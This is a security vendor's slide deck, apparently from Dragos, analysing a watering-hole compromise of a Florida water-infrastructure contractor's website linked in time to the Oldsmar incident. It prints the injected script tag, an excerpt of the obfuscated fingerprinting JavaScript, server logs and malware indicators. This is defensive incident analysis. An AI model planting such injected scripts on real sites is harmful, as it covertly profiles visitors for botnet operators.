DRAGOS

WATERING HOLE ATTACK

ANALYZING A NEW WATER WATERING HOLE

INTRODUCTIONS

Sergio Caltagirone

Kent Backman

BUILT BY PRACTITIONERS FOR PRACTITIONERS

700+ YEARS OF ICS/OT EXPERIENCE

260+ EMPLOYEES

180+ CUSTOMERS

20 COUNTRIES

10 INDUSTRY VERTICALS

WORLD ECONOMIC FORUM 20 YEARS
Technology Pioneers 2020

Dragos has the largest team of ICS security specialists in the industry which allows us to make the best technology.

- ELECTRIC
- OIL & GAS
- MANUFACTURING
- BLDG AUTO SYS
- CHEMICAL
- WATER
- FOOD & BEV
- MINING
- TRANSPORTATION
- PHARMACEUTICAL

HQ | Hanover, MD

REGIONAL | Canada, Australia, GCC, UK/Europe

Including 9 of the 10 largest U.S. electric utilities and 5 of the 10 largest oil and gas companies

KNOWN WATERING HOLE THREAT

ICS-FOCUSED ACTIVITY GROUPS USING WATERING HOLES AS INITIAL INFECTION VECTOR

Someone tried to poison Oldsmar's water supply during hack, sheriff says

Pinellas Sheriff Bob Gualtieri said the attacker tried to raise levels of sodium hydroxide, also known as lye, by a factor of more than 100.

Pinellas County Sheriff Bob Gualtieri speaks at a press conference Monday, along with Oldsmar Mayor Eric Seidel, middle, and City Manager Al Braithwaite, left. On Friday, Gualtieri said, someone remotely accessed the computer system for the city's water treatment plant and tried to add a large amount of lye to the city's water supply. [Pinellas County Sheriff's Office]

WHAT HAPPENED AT OLDSMAR THAT DAY?

DRAGOS ADVERSARY HUNTERS GET TO WORK

- ✓ IDENTIFY CITY OF OLDSMAR EGRESS IP ADDRESS
  - ✓ 69.80.66.xxx
- ✓ PULL TELEMETRY DATA FOR FEBRUARY 5TH
  - ✓ Team Cymru Pure Signal Recon

ENCRYPTED TRAFFIC TO SWISS IP ADDRESS

IN THE MIDDLE OF A LAKE?

ENCRYPTED TRAFFIC TO SWISS IP ADDRESS

IN A ~~LAKE~~ TERRESTRIAL ZURICH METRO DATA CENTER

start_time	src_ip_addr	src_cc	dst_ip_addr	dst_cc	proto	src_port	dst_port	tcp_flags	num_pkts	num_octets
2/5/2021 14:49	69.80.66.xxx	US	160.85.255.180	CH	6	22489	443	17	3	121
2/5/2021 14:50	69.80.66.xxx	US	160.85.255.180	CH	6	56246	443	21	3	120

SSL Fingerprint JA3

ja3er.com

Home Documentation Downloads About

JA3 SSL Fingerprint

Your fingerprint (MD5 of JA3) is:

b32309a26951912be7dba376398abc3b

Your fingerprint full JA3 is

771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-

Search JA3 hash

b32309a26951912be7dba376398abc3b

Search for JA3 hash

Currently 84575 unique JA3 hashes in DB

REST API

If you are just interested in the raw data use the REST API. It will return JSON string. To get your fingerprint from a command shell type:

```
$ curl -X GET 'https://ja3er.com/json'
```

To search for "User-Agents" matching a given hash type:

```
$ curl -X GET 'https://ja3er.com/search/[md5_hash]'
```

Read about

Integration

You easily can integrate JA3 SSL fingerprints into your web site via ajax calls. Below you will find a sample with jQuery:

Ajax call with jQuery

```
$.getJSON( "https://ja3er.com/json", function( json ) {
  console.log( "JSON Data: " + json.ja3 );
});
```

Explore the docs

Information

The JA3 algorithm takes a collection of settings from the SSL "Client Hello" such as SSL/TLS version, accepted cipher suites, list of extensions, accepted elliptic curves, and elliptic curve formats.

For compactness the JA3 string is hashed with MD5.

Further reading

Twitter About Documentation

All build on open software. Supported by **ZHAW Zürcher Hochschule für Angewandte Wissenschaften**.


DRAGOS

WHAT THE HECK IS JA3?

TYPICALLY USED TO FLAG *POTENTIALLY MALICIOUS* ENCRYPTED TRAFFIC

TLS Fingerprinting with JA3 and JA3S

John Althouse Follow
Jan 15, 2019 · 10 min read



TL;DR

In this blog post, I'll go over how to utilize JA3 with JA3S as a method to fingerprint the TLS negotiation between client and server. This combined fingerprinting can assist in producing higher fidelity identification of the encrypted communication between a specific client and its server. For example —

Standard Tor Client:

`JA3 = e7d705a3286e19ea42f587b344ee6865` (Tor Client)

`JA3S = a95ca7eab4d47d051a5cd4fb7b6005dc` (Tor Server Response)

The Tor servers always respond to the Tor client in exactly the same way, providing higher confidence that the traffic is indeed Tor. Further examples —

Trickbot malware:

JA3 FINGERPRINTING USED FOR IT SECURITY

Examples: Moloch, Trisul NSM, NGiNX, MISP, Darktrace, Suricata, Packetbeat, Splunk, MantisNet, ICEBRG, Redsocks, NetWitness, ExtraHop, Vectra Cognito Platform, Corvil, Java, Go, Security Onion, AIEngine, RockNSM, Corelight, VirusTotal, SELKS, Stamus Networks

JA3/JA3S ALSO USED BY DRAGOS

Incident response toolsets

BOTNET NODES ARE DETECTED BY JA3

Hold that thought

NO OFFENSE TO THE FINE PROFESSIONALS WORKING FROM CITY OF OLDSMAR NETWORK

BUT...JA3 FINGERPRINTING IS JUST NOT TYPICAL FOR ANYONE BUT INFOSEC NERDS

INTELLIGENCE ANALYST *MODUS OPERANDI:*

*(*ANY AND ALL LEGAL AND FRIENDLY MEANS)

SOMETIMES: I KNOW A SWISS PEEP WHO MIGHT KNOW...ANOTHER SWISS PEEP

SWISS PEEPS DROP US A CLUE

FINDING OF OLDSMAR NETWORK FLOW ON 5 FEBRUARY


Callout to Swiss website ja3er.com used to fingerprint OS+browser encryption ciphers

(Dragos extensive network of contacts found peep who runs ja3er.com)

Referring site

```
69.80.66.115 - - [05/Feb/2021:14:49:03 +0000] "GET /json HTTP/1.1" 200 328 "https://tlcdiversified.com/"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146
Safari/537.36" "-"
```

REVIEW OF WEBSITE WITH FINGERPRINTING CODE



- Heavily obfuscated
- Multiple browser and system enumeration routines
- Multiple redundant TLS cipher fingerprinting routines (ja3er.com and tlsfingerprint.io)

REVIEW OF WEBSITE WITH FINGERPRINTING CODE

```
var wpgmaps_lang_km_away = "km away";
var wpgmaps_lang_m_away = "miles away";
/* ]]> */
</script>
<script type='text/javascript' src='https://tlcdiversified.com/wp-content/plugins/wp-google-maps/js/wpgmaps.js?ver=8.0.26b' id='wpgm
</script>
<script type='text/javascript' id='sb_instagram_scripts-js-extra'>
/* <![CDATA[ */
var sb_instagram_js_options = {"font_method":"svg","resized_url":"https:\/\/tlcdiversified.com\/wp-content\/uploads\/sb-instagram-fe
images\/","placeholder":"https:\/\/tlcdiversified.com\/wp-content\/plugins\/instagram-feed\/img\/placeholder.png"};
/* ]]> */
</script>
<script type='text/javascript' src='https://tlcdiversified.com/wp-content/plugins/instagram-feed/js/sb-instagram-2-2.min.js?ver=2.4.
id='sb_instagram_scripts-js'></script>
<script>
window.bdScriptIdFn = function(){return 'ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb'};
</script>
<script defer src="https://bdatac.herokuapp.com/api/script?id=ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb">
</script>
</body>
</html>
```

- Fingerprinting and exploit filtering is classic watering hole tactic to only hit desired targets

TLC Diversified - Building A Susta ✕ | https://bdatac.herokuapp.com/a ✕ | +

bdatac.herokuapp.com/api/script?id=ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb

```
(function ()
{
})();
```

- Direct browsing giant script only displays this

US geolocation of fingerprinting drive-bys

WHAT IS A WATERING HOLE ATTACK?

AKA STRATEGIC WEB COMPROMISE

- LION WAITS WHERE PREY GATHER (WATERING HOLE)
- PICKS OUT THE FATTEST AND/OR SLOWEST ONE

tlcdiversified.com

Lookup | Go To | Report | Rescan

64.91.238.209

URL: https://tlcdiversified.com/

Submission: On February 15 via manual (February 15th 2021, 7:47:08 am) from US

Summary | HTTP 186 | Redirects 1 | Links 18 | Behaviour | Indicators | Similar | DOM | Content | API

Summary

This website contacted **16 IPs** in **5 countries** across **14 domains** to perform **186 HTTP transactions**. The main IP is 64.91.238.209, located in **United States** and belongs to LIQUIDWEB, US. The main domain is **tlcdiversified.com**.
TLS certificate: Issued by *R3* on January 24th 2021. Valid for: 3 months.

This is the only time *tlcdiversified.com* was scanned on urlscan.io!

urlscan.io Verdict: No classification

Live information

Google Safe Browsing: No classification for *tlcdiversified.com*
Current DNS A record: 64.91.238.209 (AS32244 - LIQUIDWEB, US)

Domain & IP information

IP/ASNs | IP Detail | Domains | Domain Tree | Links | Certs | Frames

	Domain		Requested by
116	tlcdiversified.com		tlcdiversified.com
25	maps.google.com		tlcdiversified.com maps.google.com
7	s.w.org		tlcdiversified.com
7	fonts.googleapis.com		tlcdiversified.com maps.google.com
6	maps.gstatic.com		tlcdiversified.com
6	cdnjs.cloudflare.com		tlcdiversified.com cdnjs.cloudflare.com
5	fonts.gstatic.com		fonts.googleapis.com
4	maps.googleapis.com		tlcdiversified.com maps.google.com
3	bdatac.herokuapp.com		tlcdiversified.com bdatac.herokuapp.com
2	unpkg.com		1 redirects → tlcdiversified.com
2	www.google-analytics.com		tlcdiversified.com www.google-analytics.com
1	client.tlsfingerprint.io		bdatac.herokuapp.com
1	ja3er.com		bdatac.herokuapp.com
1	maxcdn.bootstrapcdn.com		tlcdiversified.com
0	tlc.xplodeprojects.com	Failed	tlcdiversified.com
186	15		

Screenshot

Live screenshot | Full Image

Detected technologies

WordPress (CMS) — Expand
Overall confidence: 100%
Detected patterns
- html /<link rel=["']stylesheet["'] [^>]+\/wp-(?:content|includes)\//i
- script /\/wp-(?:content|includes)\//i
- headers link /rel="https:\/\/api\.w\.org\/"/i
- html /<!-- All in One SEO Pack ([\d.]+) /i
- html /<link[^>]* href=[\"'][^']+revslider[/\w-]+\.css\?ver=([0-9.]+)[\"']/i

PHP (Programming Languages) — Expand
MySQL (Databases) — Expand
Bootstrap (Web Frameworks) — Expand
Nginx (Web Servers) — Expand
All in One SEO Pack (SEO) — Expand
Font Awesome (Font Scripts) — Expand
Google Analytics (Analytics) — Expand
Google Font API (Font Scripts) — Expand
Revslider (Miscellaneous) — Expand
Overall confidence: 100%
Detected patterns
- html /<link[^>]* href=[\"'][^']+revslider[/\w-]+\.css\?ver=([0-9.]+)[\"']/i

Page Statistics

186	99 %	67 %	14	15
Requests	HTTPS	IPv6	Domains	Subdomains

16	5	31120 kB	54574 kB	3
IPs	Countries	Transfer	Size	Cookies

https://darkteam.store

DarkTeam Store

Your #1 most trusted and reliable GiftCards/Accounts Store in the scene.

Supplying thousands of happy customers.

Products | View Vouches

SOME OF OUR PRODUCTS

Below are just a few of our products you can buy from our shop.

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Lighthouse

Page | Filesystem | Overrides

- top
  - darkteam.store
    - assets
      - css
      - fonts
      - images
      - js
        - 110-js-counter.int.js
        - 4213-js-jquery.min.js
        - 6261-js-jquery.easing.min.js
        - 8581-js-scrollspy.min.js
        - 8766-js-owl.carousel.min.js
        - 8832-js-bootstrap.bundle.min.js
        - 9869-js-app.js
    - (index)
  - bdatac.herokuapp.com
    - api
      - script?id=ed9a2001-8b64-43c5-9f15-e7fb1c2f8cfb
  - fonts.googleapis.com
  - fonts.gstatic.com

script?id=ed9a2...5-e7fb1c2f8cfb | 110-js-counter.int.js | (index) | script?id=ed9a2...8cfb:formatted

```
5923                    n[r(379)] = t[r(379)],
5924                    n[r(592)] = t[r(592)],
5925                    n[r(439)] = Date[r(559)]() - c[r(934)][r(515)],
5926                    c[r(934)][r(797)][r(621)](n)
5927                }
5928            }
5929        },
5930        _0x8e295d: {
5931            _0x20a517: function() {
5932                var t = s
5933                  , r = !1;
5934                return window[t(494)] && t(190)in navigator ? navigator[t(190)] > 0 && (r = !0) :
5935                r
5936            },
5937            _0x1d30a2: function(t) {
5938                return new Promise((function(r, n) {
5939                    var e = s
5940                      , o = new XMLHttpRequest;
5941                    o[e(480)](e(552), t, !0),
5942                    o[e(411)](e(742)),
5943                    o[e(681)] = function() {
5944                        var t = e
5945                          , i = o[t(652)];
5946                        200 === i ? r(JSON[t(782)](o[t(804)])) : n(i)
5947                    }
5948                    ,
5949                    o[e(987)]()
5950                }
5951                ))
5952            },
5953            _0x42fe8c: function() {
5954                var t = s;
5955                return i.UAParser && typeof i.UAParser === t(644) ? Object(i.UAParser)() : {}
5956            },
5957            _0x4ed1a1: function(t) {
5958                var r = s
5959                  , n = document[r(635)][r(677)](new RegExp(r(899) + t[r(317)](/([\.$?*|{}\(\)\[\]
5960                return n ? decodeURIComponent(n[1]) : void 0
5961            },
5962            _0x3e1ab8: function(t, r, n) {
5963                var e = s
5964                  , o = "";
5965                if (n) {
5966                    var i = new Date;
5967                    i[e(345)](i[e(996)]() + 24 * n * 60 * 60 * 1e3),
5968                    o = e(607) + i[e(783)]()
5969                }
5970                document[e(635)] = t + "=" + (r || "") + o + e(737)
5971            },
5972            _0x499dbc: function(t) {
5973                for (var r, n, e, o = s, i = o(338), u = (t = t[o(475)]())[o(586)], a = "", f = 0;
5974                    n = t[f],
5975                    r = -1 != i[o(315)](n) ? n : (e = t[o(785)](f)) < 256 ? "%" + ("00" + e[o(475)
5976                    a += r,
5977                    f++;
5978                return a
5979            },
5980            _0x3043c8: function(t) {
5981                var r = s
5982                  , n = t;
5983                try {
5984                    n = decodeURIComponent(c[r(455)][r(576)](t))
5985                } catch (t) {}
5986                return n
5987            },
5988            _0x197a74: function(t) {
5989                return t[s(597)]((function(t, r) {
5990                    return t + (r ? 1 : 0)
5991
```

Line 5958, Column 26 Coverage: n/a

Threads
- Main

Watch

Call Stack
- Not paused

Scope
- Not paused

Breakpoints
- No breakpoints

XHR/fetch Breakpoints

DOM Breakpoints

Global Listeners

Event Listener Breakpoints

20 DECEMBER 2020 – 16 FEBRUARY 2021

BOTH WATERHOLES ACTIVATED BY ACTOR 20 DECEMBER

Belgium anonymous VPN IP address Actor test

37.120.218.113 - - [20/Dec/2020:16:52:12 +0000] "GET /json HTTP/1.1" 200 321 "http://darkteam.store/example1.html" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36" "-"

Belgium anonymous VPN IP address Actor test

ACTOR


37.120.218.92 - - [20/Dec/2020:22:27:37 +0000] "GET /json HTTP/1.1" 200 321 "https://tlcdiversified.com/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36" "-"

- Same actor
- Same infrastructure (client, malscript @ Heroku, VPN)
- Same operation
- Different targets, objectives

WAS THIS HOW THE POISONER GOT INTO OLDSMAR?

SEVERAL ELEMENTS EARLY IN OUR INVESTIGATION SUGGESTED A HIGHLY POTENT AND DANGEROUS THREAT TO WATER UTILITIES:

- FLORIDA-FOCUSED WATERING HOLE
- TEMPORAL CORRELATION TO OLDSMAR EVENT
- HIGHLY ENCODED AND SOPHISTICATED JAVASCRIPT
- FEW CODE LOCATIONS ON THE INTERNET
- KNOWN ICS-TARGETING ACTIVITY GROUPS USE WATERING HOLES AS INITIAL ACCESS INCLUDING: DYMALLOY, ALLANITE, AND RASPITE



....the rest of the story

DIGGING DEEPER

(THANKS TO JIMMY, DRAGOS SENIOR RE)

- Dragos completed reverse engineering of profiling and fingerprinting script
- Besides detailed fingerprinting and client system profiling with upload to database, script as observed was not capable of pushing malcode
- We don't know why actor would specifically (and only) target clients of dark market and water infrastructure construction company
- Darkteam\.store website was taken down ~11 March 2021, several weeks after Heroku took down the malicious app at bdatac.herokuapp\.com
- And we also found this…

virustotal.com/gui/file/2701f35430167bbb99f334c81088af75f8209a07cb1bcbf9c765a4968af2fbaa/behavior/VirusTotal%20Cuckoofork

2701f35430167bbb99f334c81088af75f8209a07cb1bcbf9c765a4968af2fbaa

Help

47 / 70

Community Score

47 security vendors flagged this file as malicious

2701f35430167bbb99f334c81088af75f8209a07cb1bcbf9c765a4968af2fbaa

C:\Users\<USER>\AppData\Local\Temp\clbvutcs.exe

14.71 MB
Size

2021-03-14 01:40:27 UTC
2 months ago

checks-disk-space | checks-network-adapters | direct-cpu-clock-access | long-sleeps | malware | peexe | persistence | runtime-modules

DETECTION | DETAILS | RELATIONS | BEHAVIOR | CONTENT | SUBMISSIONS | COMMUNITY 3

VirusTotal Cuckoofork 4

Full report | Pcap

Network Communication

HTTP Requests

+ http://www.google.com/

DNS Resolutions

+ www.google.com
+ app.snapchat.com
+ darkteam.store
+ iv0001-npxs01001-00.auth.np.ac.playstation.net

TOFSEE BOT MALWARE

ACHILLES' HEEL

- Q: WHAT WAS WRONG WITH THE OLD TOFSEE BOTNET?
- A: IT WAS READILY DETECTED USING DISTINCTIVE JA3 TLS CIPHER FINGERPRINTS

community.ibm.com/community/user/security/blogs/tom-obremski1/2020/10/23/qni-ja3-ja3s-for-network-encryption

Security Topic groups User groups Events Participate Resources

...	447	tcp_ip	nonstandard port	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	447	tcp_ip	Multiple (2)	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	447	tcp_ip	nonstandard port	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	443	tcp_ip	N/A	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	447	tcp_ip	Multiple (2)	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	443	tcp_ip	Multiple (2)	Web.SecureWeb	TLS	1.0	1d095e68489d3c535297cd8dffb06cb9	4192c0a946c5bd9b544b4656d9f624a4
...	447	tcp_ip	nonstandard port	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf

With these filters applied we see a well-defined set of JA3 hashes across these network sessions. A quick online lookup reveals that these JA3 Hashes are associated with a Tofsee botnet. We can then search Network Activity to identify all network sessions that have this same JA3 Hash. Similarly we can search for other occurrences of the JA3S independent of IP Address or Domain.

The malware above utilized TLS 1.0 for encryption but the creation of JA3 and JA3S hashes works the same for other protocol versions including TLS 1.3.

MOAR LOGZ

FORENSIC PERSPECTIVE

```
3.131.36.xx - - [14/Feb/2021:10:55:06 +0000] "GET /json HTTP/1.1" 200 318 "https://darkteam.store/dogs/Home-2.html"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; Tesseract/1.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36" "-"
```

- WE OBSERVED 12,735 SYSTEMS "CHECKING IN" TO A CERTAIN PAGE ON DARKTEAM.STORE OVER SEVERAL MONTHS
- INFECTED SYSTEMS IN THIS NEW "TESSERACT" BOTNET WERE *EVOLVING*
- INDUSTRY PARTNERS REPORTED NEW TOFSEE BOTS (ENGAGED IN FRAUD) GENERATING SAME JA3 HASHES AS MANY *LEGITIMATE BROWSERS*

BEST ASSESSMENT WHAT WENT DOWN

TL;DR

- ACTOR DEPLOYED THE WATERING HOLE ON THE WATER INFRASTRUCTURE CONSTRUCTION COMPANY SITE TO COLLECT LEGITIMATE BROWSER DATA FOR THE PURPOSE OF IMPROVING THE BOTNET MALWARE'S ABILITY TO IMPERSONATE LEGITIMATE WEB BROWSER ACTIVITY
- ACTOR DEPLOYED WATERING HOLE ON DARKTEAM.STORE TO VALIDATE THE BOTNET'S INCREASINGLY SUCCESSFUL MASQUERADING OF THE BROWSER INFORMATION COLLECTED ON THE CONSTRUCTION COMPANY SITE
- WE THINK THE CONSTRUCTION COMPANY SITE WAS CHOSEN BY THE ADVERSARY BECAUSE IT MAY HAVE BEEN DEEMED A SAFE PLACE TO PERSIST AND COLLECT INFO FOR A WHILE
- LITTLE DID THEY KNOW THAT ANOTHER INCIDENT WOULD PUT EYES ON THAT SITE

IN CONCLUSION

WATERING HOLES ARE DIFFICULT TO DETECT

- AND BECAUSE THEY ARE DIFFICULT TO DETECT
- THEY ARE HARD TO PREVENT
- OPERATIONAL TECHNOLOGY (OT) NEEDS TO BE LOGICALLY/PHYSICALLY SEGMENTED SO THAT WATERING HOLES AREN'T GOING TO LEAD TO SERIOUS INCIDENTS
- WOULD A WATERING HOLE ALLOW AN ADVERSARY TO TOUCH YOUR OT?

POSTMORTEM LOOKBACK

WE DID NOT SEE TEAMVIEWER (TV) *ON THAT DAY*

- BUT TELEMETRY SHOWED TV SESSION ON THURSDAY, JANUARY 31, AT 5:31 AM FLORIDA TIME
- WITH A TV BROKER IN EUROPE TYPICALLY INDICATING *CLIENT* IS IN EMEA REGION

start_time	src_ip_addr	src_cc	dst_ip_addr	dst_cc	proto	src_port	dst_port	tcp_flags	num_pkts	num_octets
1/31/2021 10:51	169.57.91.233	DE	69.80.66.115	US	6	5938	19898	24	65536	5373952

THANK YOU

DRAGOS